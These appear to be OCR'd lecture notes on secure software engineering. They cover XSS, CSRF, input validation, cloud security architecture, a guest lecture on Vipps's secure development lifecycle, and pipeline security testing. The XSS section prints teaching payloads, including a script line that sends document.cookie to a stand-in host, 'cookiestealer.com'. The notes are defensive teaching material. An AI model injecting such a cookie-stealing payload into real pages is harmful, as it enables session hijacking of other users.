- One user enters a script that is executed on the computer of another user







HOW:

- When user supplies input data that is echoed to *other* users
- Form input fields that save data to permanent storage
- Or URL with CGI parameters

Test form fields: alert/display test

<script>alert(“XSS warning!”)</script>

<script>alert(document.cookie)</script>

<script>
document.write(“<img src=http://cookiestealer.com/pix.gif?cookie=“+document.cookie”)
</script>


XSS - Protection Filter out code from user-supplied input data

- Whitelisting (data that *is* allowed


Remove the ability for data to be misinterpreted as code

- Transform to pure HTML on server before displaying
- <>=> >; <;

8.3.4 Cross-site request forgery (CSRF/XSRF)



How common?



Exploits:

- Site with authenticated users
- That doesn't validate the referrer header in a request


Often combined with:


- XSS: to inject malicious tag

Protection:

- Requiring re-authentication by user on critical transactions
- Limit session cookie lifetime
- Don't allow browser to remember credentials
- Always log out


8.3.5 Buffer overflow





8.4 Input Validation Strategies


Input validation is performed to ensure only properly formed data is entering the workflow in an information system



8.4.1 Strategies

- **Syntactic** validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol)
- **Semantic** validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range)

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.




8.4.2 Whitelisting vs blacklisting

- White list validation is appropriate for all input fields provided by the user.
- White list validation involves defining exactly what IS authorized, and by definition, everything else is not authorized.
  - If it's well structured data, like dates, social security numbers, zip codes, e-mail addresses, etc. then the developer should be able to define a very strong validation pattern, usually based on regular expressions, for validating such input.
  - If the input field comes from a fixed set of options, like a drop down list or radio buttons, then the input needs to match exactly one of the values offered to the user in the first place.
- It is a **common mistake to use black list validation** in order to try to detect possibly dangerous characters and patterns like the apostrophe ' character, the string 1=1, or the <script> tag, but this is **a massively flawed approach** as it is trivial for an attacker to avoid getting caught by such filters.

8.5 Client Side vs Server Side Validation

- Be aware that any JavaScript input validation performed on the client can be bypassed by an attacker that disables JavaScript or uses a Web Proxy.
- Ensure that any input validation performed on the client is also performed on the server



9 Lecture 9: Cloud Security


9.1 Cloud aspects and security

Cloud definition


NIST Special Publication 800-145:

Definition of Cloud Computing: Cloud computing is a model for enabling **ubiquitous**, **convenient**, **ondemand network access** to a **shared pool** of configurable computing resources(e.g., networks, servers, storage, applications, and services) that can be **rapidly provisioned** and released with **minimal management effort or service provider interaction**.

9.1.1 Cloud models



9.1.2 Compliance


https://servicetrust.microsoft.com/ViewPage/MSComplianceGuide

New and Archived Audit Reports

Use these reports to stay current on the latest privacy, security, and compliance-related information for Microsoft's cloud services.

FedRAMP Reports GRC Assessment Reports ISO Reports PCI DSS SOC Reports

Document	Description	Report Date
Microsoft Azure Germany SOC 1 Type II Report - Click through (2018-01-01 to 2018-12-31) NEW	This document details audit assessment performed by a third party independent auditor on Azure Germany systems, design, and operating effectiveness of controls that support SSAE18, ISAE 3402, and IDW 951 for the period 2018-01-01 through 2018-12-31. NOTE: Document is PDF Click Wrapped. Please download a local copy for better user experience.	2019-02-25
Azure Germany SOC 2 Type II Report (2018-01-01 to 2018-12-31) NEW	This document details audit assessment performed by a third party independent auditor on Azure Germany systems, design, and operating effectiveness of controls that support SOC 2, AT 101, AICPA Trust Service objectives and principles, for the period 2018-01-01 through 2018-12-31. Also includes CSA STAR attestation and C5.	2019-02-19
Azure Germany SOC 3 Report (2018-01-01 to 2018-12-31) NEW	SOC 3 report for Microsoft Germany for the period 2018-01-01 through 2018-12-31.	2019-02-19
Microsoft Azure & Azure Government SOC 1 Type II Report_Click-through (2018-1-1 to 2018-12-31)	This document details audit assessment performed by a third party independent auditor on Azure and Azure Government systems, design, and operating effectiveness of controls that support SSAE18 and	2019-02-06

9.1.3 Exit strategy

- An exit strategy from the start

- Solution design must support exit strategy

- Assess vendor, solutions and components regularly

- Consider backup with another provider (or on premise)

- Everything based on risk assessments

9.1.4 Useful tools

Literature:

- Cloud Security Alliance: *https://cloudsecurityalliance.org/*
- *https://www.ncsc.gov.uk/guidance/implementing-cloud-security-principles*
- NIST Cloud Computing Reference Architecture 500-292
- NIST Definition of Cloud Computing 800-145


Tools:

- Cloud Service Providers tools and documentation
  - Azure: *https://azure.microsoft.com/en-us/solutions/architecture/*
  - AWS: *https://media.amazonwebservices.com/architecturecenter/*
- Netflix (Amazon AWS)
  - Security monkey: *https://netflix.github.io/*
- Spotify (Google Cloud)
  - Google Cloud Security Toolbox: *https://labs.spotify.com/*

In short: Risk assessments are necessary!

9.2 Software architecture Cloud

Example application



Security mechanisms: Authentication

Security goal: Properly authenticate all entities which communicate with the solution

- The identity of all users accessing protected content must be ascertained
- Authentication mechanism strength should match risk level
  - Web application users might use only U + P
  - Admins, developers etc use MFA
- Federate with other organizations
  - Business partners Active Directory or similar
  - Google, Facebook etc for end users
- Store local identities securely
  - Use built in mechanisms – writing your own can be dangerous

Security mechanisms: Authorization


Security goal: All access to information shall be permitted on a principle of least privilege

- All operations from users must be subject to authorization checks
  - Ensure that all API calls etc are properly protected
- Usual access schemes are based on roles and/or attributes
- RBAC – user is in administrators, web users group etc
- ABAC – information which can be attributed to the user is considered when giving access, e.g.
  - Organisational level
  - Physical location
  - Device type
  - RBAC

Security mechanisms: Information control

Security goal: All information shall be classified and and protected according to value


- All information in the system must be identified
- Identified information must be classified according to value
- Access to data must be subject to proper authorization depending on value and need for exposure
- Not all data needs to be exposed, consider tokenization if possible/handy
- Tokenization is the process of creating a non-sensitive reference to sensitive data.
  - Reference (token) can be more freely distributed
  - Token can be sent to system containing sensitive information for verification



Security mechanisms: Limit exposure

Security goal: The system shall only expose necessary functionality

- Only expose parts of the application you mean to expose
- Controll all API calls and methods
  - E.g. limit HTTP methods to only allowed methods per API call etc
  - Ensure only public API calls are exposed outside of system
- Protect all sensitive APIs with proper authentication and authorization checks
- Ensure network segmentation
  - Most cloud providers micro segment all services
- Verify your exposure through both:
  - Built in management tools
  - Scan and test your system from external addresses



Security mechanisms: Encryption

Security goal: Protect information against unauthorized access and disclosure

- Two main areas of coverage:
  - Protection of information in transit
  - Protection of information at rest
- Transit protection most commonly used
  - E.g. TLS, SSH etc.
  - Protects against eavesdroppers
- At rest:
  - Used for high risk objects such as phones, laptops etc
  - More and more use in cloud for storage
  - Protect against access from administrator

Security mechanisms: Encryption part 2

Security goal: Protect information against unauthorized access and disclosure

- Main challenges are:
  - Choice of algorithms and modes
  - Protection of keys
- Algorithms and modes should be chosen based on industry recommendations
  - Use known implementations, e.g. Tink from Google
  - Check against Enisa or similar sources
- Protecting keys are vitally important, both from unauthorized access to loosing the keys
  - Consider HSMs or other key storage mechanisms
  - Most (all) cloud providers support HSM through either SW or HW

Security mechanisms: Protection of secrets

Security goal: Protect credentials and encryption keys from unauthorized access

- Secrets are:
  - username/passwords
  - Certificates
  - API keys
  - Encryption keys
  - etc
- Secrets are very often hardcoded into code or included in config files
- Parameterize secrets in code
- Store secrets in central protected repositories to avoid exposure

Security mechanisms: Standardization and automation


```
Security goal: The system shall be based on components
and solutions which can be automated and standardized
```

- Enforce required security configuration through technical mechanisms such as policies/templates
- Ensure that all environments are properly protected according to sensitivity and criticality
- Automate the enforcement of policies/templates
- Automate deployment to production – don't open up for direct changes
- Establish security patterns
  - Normal application flow with desired security controls


Security mechanisms: Audit

```
Security goal: All actions in the system shall be
logged in order to ensure tracebility
```


- Log all actions in the system
  - Both user access and admin/dev actions
- Log to a central repository
  - Log what you need for the required length of time
- Limit access to sensitive details in logs such as PII etc
- Leverage cloud capabilities such as machine learning and analytics for log analysis
- Use built in compliance checks to ensure that no breach of policies are undetected




Example application - again




Example application - authentication and authorization




Example application - information control




Example application - limit exposure





Example application - encryption





Example application – protection of secrets














Risk assessments are necessary!

10 Lecture 10: Secure Software Engineering at Vipps

10.1 Background

10.1.1 Vipps history

- 2014 DNB orders mobile payment from Tata Consulting Services
- 2015 Launch in May
- 2016 known by 90% of population, 2 million customers
- 2017 Merge with mCASH, standalone company owned by 107 banks
- 2018 Merge of Vipps, BankAxept and BankID

10.1.2 Standalone Vipps


- Tech company
- Flat structure, classic Norwegian
- From outsourcing to insourcing
- Conway's law – product reflects organization
- Product teams, ownership and responsibility

10.1.3 Vipps technology stack

- Microsoft Azure with Financial Addendum
- Java, Golang, Python, some C#
- Github and Azure DevOps
- SQL Server, Cosmos DB
- Containerized applications, multiple services
- Managed Kubernetes (AKS), Web service for containers

10.1.4 Changing Vipps

- Mindset
- Processes
- Tooling
- Shift left security
- DevOps
- DevSecOps
- From bi-monthly (or fewer) releases, to
- 2-10 releases per day and speeding up
- Apps 2 weeks release cycle



10.1.5 Culture

- Motivated, creative, responsible craftspeople
- Startup vibe
- Some level of meritocracy
- Influence and motivate

10.1.6 Reality check

- People are irrational
- The world is chaotic


10.1.7 Security in practice

- Up against deadlines, resource scarcity, priorities
- People are not idiots
- People make mistakes, errors of judgement

10.1.8 Vipps and security

- External requirements (IKT-forskrift, BITS, eIDAS)
- Internal requirements (security department)
- Team responsibility
- Secure Software Development Lifecycle (S-SDLC)

10.2 Secure Software Development Lifecycle (S-SDLC)



Source: Vipps

10.2.1 Training

- Nanolearning for awareness and repetition
- Codebashing for OWASP awareness
- Encourage curiosity and learning in general

10.2.2 Requirements

- Security and privacy requirements and risk assessments are handled

10.2.3 Design

- Introducing threat modeling

10.2.4 Implementation

- Improving logging and insights
- Static Application Security Testing (SAST) proof of concept
- Code review
- Checking third party libraries
- Evaluating various linters and checkers

10.2.5 Verification

- Automated security testing
  - Unit tests, misuse cases, negative tests
  - Integration or regression tests in test environments
- Pentests
  - Reliant on pentests because of legacy
  - Will become a validation of DevSecOps process as we shift left
  - Every 2 months and when needed

10.2.6 Release

- Automate all the things

10.2.7 Response

- Vipps Sikkert & Twist

10.3 Vipps and Security


- Psychological safety
- Security culture
- Appreciate security focus and concerns
- Live it

10.3.1 Secure design == good design

- Most quality indicators contribute to good design
- In rare cases, secure decreases other quality attributes

10.3.2 Deliberate practice

- Concern more than activity – needs dedicated deliberate practice
- Experience and knowledge helps you be more efficient
- You have to choose and prioritize secure design



10.3.3 Design all the time

- We make design choices all the time
- More choices than code
- Especially when choosing to omit something
  - No trace of the omitted, like missing input validation
- Secure design happens all the time

10.4 Questions from sli.do

"How do you train your developers in security?

Nanolearning, codebashing (**??** (company version), internal talks addressing specific needs seen in review or pentests or based on bugs, direct communication and discussions with individuals and teams. Teams and people are also good at asking for direction and input when needed, which then becomes bespoke just-in-time training.

How do you do threat modeling?

Largely based on work by Adam Shostack, gathering as much of the team as possible and do standard things like data flow analysis, risk, STRIDE, attack trees, rating and protection poker, trying to figure out what works for us. The key benefit is the experience and awareness in the team, and how they change and adapt their designs and thinking. While it's useful to capture output to prove secure process, it's not about the report.

Are there any downsides to implementing a S-SDLC?

I think it's useful to define a development process that works for the organization and includes security aspects that fit abilities, ambition and needs, and keep changing it as the organization develops.
If you go directly for one of the reference S-SDLC processes, chances are you'll alienate developers and/or slow down development until secure development processes are discarded and considered counterproductive.

How do you define a misuse case? Can you give an example?

A use case might be "make a payment"

A misuse case might be "pay with someone else's money"


11 Lecture 11: Leveraging your delivery pipeline for security and Handling failures securely

Leveraging your delivery pipeline for security


- Delivery pipeline – what is it and why should you care
- Securing your solution using tests
  - Domain rules
  - Normal / boundary / invalid / extreme input
- Feature toggles
  - Development tool
  - Dealing with complexity
  - Negatives
- Automated security tests
  - Just another test
  - Tooling and support
  - Infrastructure as Code
- Availability testing
  - Estimating headroom
  - Exploiting domain rules
- Validating configuration
  - Causes for security flaws
  - Automated tests
  - Know and verify defaults

11.1 Delivery pipeline


Two distinct pipelines: CI and CD pipelines, often referred to as CI/CD




11.1.1 Build pipelines




What does a CI pipeline look like?



11.1.2 Deployment pipelines



What does a CD pipeline look like?




11.2 Securing your solution through unit testing

Domain tule: 4 digits

Input type for test	Objective	Example test for Norwegian portal code
Normal	Happy path / vanilla	1405
Boundary	Check limits	0000, 9999, 10000, 0510, 510
Invalid	Empty, null, binary, etc.	-1, null, $
Extreme	Input way beyond	$1.0 * 10^{12}$

Regular expressions allows you to write complex rules regarding valid input.

11.3 Feature toggles



You could also do this by config:

if (Boolean.valueOf(System.getProperty("feature.enabled"))) OldFeature(); else NewFeature();

11.3.1 Testing toggles

Every toggle need a test to counter the added complexity

Type of toggle	Typical methods of verification
